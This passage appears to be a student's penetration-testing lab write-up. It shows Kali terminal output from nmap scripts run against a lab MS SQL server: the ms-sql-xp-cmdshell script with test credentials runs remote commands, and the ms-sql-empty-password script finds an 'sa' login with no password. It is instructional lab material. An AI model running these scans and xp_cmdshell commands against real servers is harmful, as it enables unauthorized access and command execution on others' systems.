


```
|          Connection-specific DNS Suffix  . : cybercluster-internal
|          Description . . . . . . . . . . . : Microsoft ISATAP Adapter
|          Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
|          DHCP Enabled. . . . . . . . . . . : No
|          Autoconfiguration Enabled . . . . : Yes
|_      Null
MAC Address: C6:AD:B2:FB:1D:30 (Unknown)

root@kali:~# nmap --script-args 'mssql.username="PenTestUser1,mssql.password="mo
nkey"' --script ms-sql-xp-cmdshell -p1433 192.168.1.8
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-31 17:43 EDT
NSE: args = mssql.username="PenTestUser1,mssql.password="monkey"
NSE: failed to initialize the script engine:
/usr/bin/../share/nmap/nse_main.lua:1269: arguments did not parse!
stack traceback:
        [C]: in function 'error'
        /usr/bin/../share/nmap/nse_main.lua:1269: in main chunk
        [C]: in ?

QUITTING!
root@kali:~# nmap --script-args 'mssql.username="PenTestUser1",mssql.password="m
onkey"' --script ms-sql-xp-cmdshell -p1433 192.168.1.8
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-31 17:45 EDT
Nmap scan report for 192.168.1.8
Host is up (0.00036s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-xp-cmdshell:
|   (Use --script-args=ms-sql-xp-cmdshell.cmd='<CMD>' to change command.)
|_  [192.168.1.8:1433]
MAC Address: C6:AD:B2:FB:1D:30 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
root@kali:~#
```

The result is different from 4A because 4A also ran an ipconfig/all command and it showed all the connection information that did not show when we ran the command for pentestuser1, because the SA account shows that information , it showed all of the windows ip configuration because it is a system admin account.

### 5. Finding sysadmin accounts with empty passwords on MS SQL

Task: Display the result with ‘sa’ account in a screenshot (Screenshot #5).



```
root@kali:~# nmap -p1433 --script ms-sql-empty-password -v 192.168.1.8
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-31 17:52 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:52
Completed NSE at 17:52, 0.00s elapsed
Initiating ARP Ping Scan at 17:52
Scanning 192.168.1.8 [1 port]
Completed ARP Ping Scan at 17:52, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:52
Completed Parallel DNS resolution of 1 host. at 17:52, 0.01s elapsed
Initiating SYN Stealth Scan at 17:52
Scanning 192.168.1.8 [1 port]
Discovered open port 1433/tcp on 192.168.1.8
Completed SYN Stealth Scan at 17:52, 0.03s elapsed (1 total ports)
NSE: Script scanning 192.168.1.8.
Initiating NSE at 17:52
Completed NSE at 17:52, 0.00s elapsed
Nmap scan report for 192.168.1.8
Host is up (0.00046s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-empty-password:
|   [192.168.1.8:1433]
|_    sa:<empty> => Login Success
MAC Address: C6:AD:B2:FB:1D:30 (Unknown)

NSE: Script Post-scanning.
Initiating NSE at 17:52
Completed NSE at 17:52, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
           Raw packets sent: 2 (72B) | Rcvd: 2 (72B)
root@kali:~#
```